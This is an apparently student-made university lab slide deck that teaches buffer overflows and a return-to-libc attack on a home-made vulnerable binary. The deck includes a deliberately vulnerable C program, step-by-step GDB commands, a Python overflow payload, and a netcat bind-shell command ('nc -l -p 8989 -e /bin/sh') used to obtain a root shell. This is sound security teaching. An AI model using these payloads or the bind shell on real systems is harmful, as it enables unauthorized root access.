Network Security Laboratory

Return Oriented Programming -
How to launch a return2libc attack

UNIVERSITY
OF TRENTO - Italy

Federico Casano & Michele Murè - Group 11

What are we gonna do today?

➢ A quick introduction to Buffer Overflow
- ❖ Major protections
- ❖ Why these protections do not work

➢ What it is and how to launch a return2libc attack

➢ ASLR as mitigation

Exercise:
➔ make your own ret2libc attack


UNIVERSITY OF TRENTO - Italy

Introduction to Buffer Overflow

It is a special case of the violation of memory safety, where lack of bounds checking is exploited to corrupt control flow information.

It affects both stack and heap of programs and libraries written in C or C++.

Memory Layout



UNIVERSITY OF TRENTO - Italy


Federico Casano & Michele Murè - Group 11

Divisions of memory for a running process

eip register stores the address of the next instruction to be executed;


esp register stores the address of the top of the stack;

ebp register usually set to %esp at the start of the function. This is done to keep tab of function parameters and local variables.



Buffer Overflow Exploit

This code is vulnerable to buffer overflow, in fact, a little bit of tweaking with the code it's enough to discover that we can easily call the keepOutFunction() by inputting a certain number of 'A' plus the function address.



```c
#include <stdio.h>

void keepOutFunction()
{
    printf("You should not be here!\n");
}

void writeSome()
{
    char buffer[20];

    printf("Enter some text:\n");
    scanf("%s", buffer);
    printf("You entered: %s\n", buffer);
}

int main()
{
    writeSome();
    return 0;
}

```

UNIVERSITY OF TRENTO - Italy

Federico Casano & Michele Murè - Group 11

Buffer Overflow Fixes

Follow the Best Practices when writing your code:

- Use counted versions of string functions
- Use safe string libraries, if available, or C++ strings
- Check loop terminations and array boundaries
- Use C++/STL containers instead of C arrays

Use a Non Executable Stack:

The OS kernel can be patched so as to forbid execution of instructions whose address is on the stack.

Return-to-libc Attack


Assuming that our program is using a non-executable stack how can we launch our attacks?

We can overwrite our return address with fake return addresses and arguments so that the ret functions will “call” other libc functions.

At this point we can easily bypass the protection offered by the OS. ***Without the execution of any injected code!***


UNIVERSITY OF TRENTO - Italy

Return-to-libc Example



Return-to-libc Example


ret transfers control to system, which finds arguments on stack



Return-to-libc Example

What if we don't know the absolute address of any pointers to "/bin/sh" ?

Then we need to find an instruction sequence, aka <u>gadget</u>, with esp!



Exercise - Overview(1)

The target of the exercise will be an home-made program on Kubuntu Precise Pangolin operating system.

So we have:

- A Linux Elf Binary;
- The program has w^x enabled (corresponding to DEP on windows).

Executable and Linkable Format (ELF) is a common standard file format for executable files, object code, shared libraries, and core dumps in Unix systems.

UNIVERSITY OF TRENTO - Italy

Exercise - Overview(2)

Our Goals will be:


1. To trigger buffer overflow inside the program;
2. Determine the size of the buffer;
3. Set value inside the Extended Instruction Pointer (EIP);
4. Locate the address of the system() function;
5. Create an environment variable and pass it as an argument to system().

Exercise - First Step(1)

Type: echo “Hello World!”

Just joking but pay attention, the layout of the keyboard doesn’t match that one of the VM


Compare the position of the special keys: " \ # ~ @ |



Exercise - First Step(2)

Now you can try to execute the program by using the command “./[name].sh” on the shell.

You should get something similar to this:



```
deadlist@deadlist:~$ ./passlibc

I've caught on to you pal!
Now the buffer's too small for your shellcode and it's non-executable!

What are you gonna do now???

Please enter the password: AAAAAA
Access Denied!
```

UNIVERSITY
OF TRENTO - Italy

Exercise - First Step(3)

It's time try to trigger a buffer overflow, by passing a bigger String.

If the the buffer overflow is triggered you should get a segmentation fault!

So what's the size of the buffer?

UNIVERSITY
OF TRENTO - Italy

Exercise - A look to GDB(1)

For the next step of the exercise we will use The GNU Debugger

GDB is a debugger: allows the user to see what is going on “inside” a program while it executes; or to see what a program was doing at the moment it crashed.

It supports many different programming languages among which C, C++ and Java

It can be run on many Unix-Like Systems, Microsoft Windows variants, as well as Mac OS X.

GDB can do four main kinds of things to help the user in catching bugs:

➢ Start your program, specifying anything that might affect its behavior.
➢ Make your program stop on specified conditions. (See breakpoints)
➢ Examine what has happened, when your program has stopped.
➢ Change things in your program, so you can experiment with correcting the effects of one bug and go on to learn about another.

taken from: www.gnu.org

UNIVERSITY OF TRENTO - Italy

Federico Casano & Michele Murè - Group 11

Exercise - A look to GDB(2)

The Commands you should know:

- To start the debugger
  - gdb [program]
- To run the debugger
  - (gdb) run
- To disassemble the program
  - (gdb) disas [function]
- To set a breakpoint
  - (gdb) break *0x[address]
- To exit the debugger
  - (gdb) quit
- To Display the list of functions
  - (gdb) info function
- Print content of memory location
  - (gdb) p [target]

UNIVERSITY OF TRENTO - Italy

Exercise - Second Step(1)

So we have seen that our program is lacking boundary checkings and we have exploited that causing a segmentation fault.

Let’s now do debugging on the program and analyze it further.

➢ gdb [program]
➢ (gdb) info function

Exercise - Second Step(2)

We can see that all the functions are listed, so let’s go and disassemble the main function

- ➢ (gdb) disas main

Now that we have the disassembled instructions we can skim through them and search for other functions that could be of interest for us!

UNIVERSITY OF TRENTO - Italy

Exercise - Second Step(3)

One of such function could be checkpw( ).

Save the related address, because we will need it later on, to do another step of the exercise!

Exercise - Third Step(1)

As a next step, let’s disassemble the function checkpw( ) that we saw in the main function.

This time we will search for the assembly instruction “lea” inside the assembly code; which can give us informations about the size of the buffer.

The purpose of LEA is to allow one to perform a non-trivial address calculation and store the result [for later usage]

Exercise - Third Step(2)

➢ (gdb) disas checkpw


mov eax, [ebx] -- Move the 4 bytes in memory at the address contained in EBX into EAX (movl moves 32 bits)

push eax -- Push eax on the stack

lea eax, [var] -- The value in *var* is placed in EAX.

setx directive -- sets the value of a local or global arithmetic variable.

rep (repeat while equal), repnz (repeat while nonzero) or repz (repeat while zero) prefixes in conjunction with string operations -- Each prefix causes the associated string instruction to repeat until the count register (CX) or the zero flag (ZF) matches a tested condition.



```
Dump of assembler code for function checkpw:
   0x08048464 <+0>:     push   %ebp
   0x08048465 <+1>:     mov    %esp,%ebp
   0x08048467 <+3>:     push   %edi
   0x08048468 <+4>:     push   %esi
   0x08048469 <+5>:     sub    $0x20,%esp
   0x0804846c <+8>:     movl   $0x8048640,(%esp)
   0x08048473 <+15>:    call   0x8048370 <puts@plt>
   0x08048478 <+20>:    movl   $0x80486a4,(%esp)
   0x0804847f <+27>:    call   0x8048370 <puts@plt>
   0x08048484 <+32>:    mov    $0x80486c1,%eax
   0x08048489 <+37>:    mov    %eax,(%esp)
   0x0804848c <+40>:    call   0x8048350 <printf@plt>
   0x08048491 <+45>:    lea    -0x10(%ebp),%eax
   0x08048494 <+48>:    mov    %eax,(%esp)
   0x08048497 <+51>:    call   0x8048360 <gets@plt>
   0x0804849c <+56>:    lea    -0x10(%ebp),%eax
   0x0804849f <+59>:    mov    %eax,%edx
   0x080484a1 <+61>:    mov    $0x80486de,%eax
   0x080484a6 <+66>:    mov    $0x9,%ecx
   0x080484ab <+71>:    mov    %edx,%esi
   0x080484ad <+73>:    mov    %eax,%edi
   0x080484af <+75>:    repz cmpsb %es:(%edi),%ds:(%esi)
   0x080484b1 <+77>:    seta   %dl
   0x080484b4 <+80>:    setb   %al
   0x080484b7 <+83>:    mov    %edx,%ecx
---Type <return> to continue, or q <return> to quit---
```

UNIVERSITY OF TRENTO - Italy

Federico Casano & Michele Murè - Group 11

Exercise - What is a breakpoint?

A breakpoint is a type of marker that you can put inside the program to intentionally stop or pause its execution. It is generally used while debugging as a means of gathering knowledge about a program during its execution.

Whenever the program reaches a breakpoint, the programmer can inspect the environment, to find out whether the program is functioning as expected.

UNIVERSITY OF TRENTO - Italy

Exercise - Third Step(3)

So we searched for the lea instruction after the gets() function and we saved its address.

What we are gonna do as a next step is setting a breakpoint at that location (address of lea instruction) and running the program. After that we will examine the memory

- (gdb) break *0x[address]
- (gdb) run (***from the beginning***)   //type AAAA as password
- (gdb) x/20x $esp

Exercise - Third Step(4)

The debugger will show us all the instructions in hexadecimal, inside we should be able to find the pointer to the checkpw( ) function that we saved in the beginning.

Now just as a quick check, let’s re run the debugger and input 24’s A to see if we properly overwrite the address of the checkpw( ) function!

Exercise - Third Step(5)

So we searched for the lea instruction after the gets() function and we saved its address.

What we are gonna do as a next step is running the program and examine the memory

- ➢ (gdb) run (***from the beginning***) //type AAAAAAAAAAAAAAAAAAAAAAAAA as password
- ➢ (gdb) x/20x $esp

UNIVERSITY OF TRENTO - Italy

Exercise - System( ) call

A system call is a request for service that a program makes to the kernel. This type of service, though, usually requires special **privileges** that only the kernel owns.

For this reason, programmers normally **do not** work or concern themselves with system calls, because there are **functions** in the GNU C Library that virtually **do the same things** as the system calls do.

The **problem** is that these functions work by making system calls **themselves**.

In particular, the system(string) c function executes the command specified as a string parameter, calling the shell with the syntax:

- /bin/sh -c *string*

Exercise - Fourth Step(1)

Now we will need to locate the address of system( )

- ➢ (gdb) p system

We should get something similar to this as a result

$1={<text variable, no debug info>} 0x[address] <system> **Keep the address!**

UNIVERSITY OF TRENTO - Italy

Exercise - Fifth Step(1)

Now we will export our variable as an environment variable with the two following commands:

- $ export NC="nc.traditional -l -p 8989 -e /bin/sh"
- $ ./env NC


And we will get something like this as an output:

- NC is located at 0x[address] **Keep the address!**

Beware! This variable is only valid on the terminal in which you launched the command


UNIVERSITY OF TRENTO - Italy

Exercise - Sixth Step(1a)



The PAD is the location of the return pointer for the call to system( )


Exercise - Sixth Step(1b)



Endianness refers to the sequential order in which bytes are arranged into larger numerical values when stored in memory.

There are two types of formats: **big-endian** or **little-endian**
Depending on whether bits are ordered from the big end (most significant bit) or the little end (least significant bit).

The Intel x86 and also AMD64 / x86-64 series of processors use the little-endian format.



Little Endian: in the next slide we should insert the addresses backwards.

UNIVERSITY OF TRENTO - Italy

Exercise - Sixth Step(2)

As a last step let’s create a one line script in python that overwrites the buffer and execute the attack!

```
|---------- |----------|----------|----------|
|  Buffer   |  sys( )  |   Pad    |   Arg    |
```

➢ python -c ‘print “A” * 20 + “[address system( )][Pad][Arg]”’ | ./passlibc

E.g. How to write the addresses: \x55\x41\x23\...

Beware! The command could not work. Due to memory issues. In that case we should slightly modify the address of system().

Exercise - Sixth Step(3)

To see if the attack was a success or not, let’s check and see if there is a TCP connection on the port 8989 (*that we set on our environment var*)
...don’t type CTRL+c in the terminal... ...open another one...

- ➢ netstat -na | grep 8989

If there is, let’s check the user associated to the connection:

- ➢ nc.traditional 127.0.0.1 8989
- ➢ whoami

Root Conquered!

Exercise: ret2libc - The Point

- Getting around the w^x protection
- Dealing with a binary that has a smaller buffer
- Create a useful environment variable
- Locate the system() function
- Get control of the system

UNIVERSITY OF TRENTO - Italy

Exercise: ret2libc - ASLR Mitigation (1)

Address space layout randomization (ASLR) is a computer security technique involved in preventing exploitation of memory corruption vulnerabilities.

UNIVERSITY OF TRENTO - Italy

Exercise: ret2libc - ASLR Mitigation (2)

In order to prevent an attacker from reliably jumping to, for example, a particular exploited function in memory, **ASLR randomly arranges the address space positions of key data areas of a process**, including the base of the executable and the positions of the stack, heap and libraries.

Have a nice evening and thank you for your attention!

UNIVERSITY OF TRENTO - Italy

Federico Casano & Michele Murè - Group 11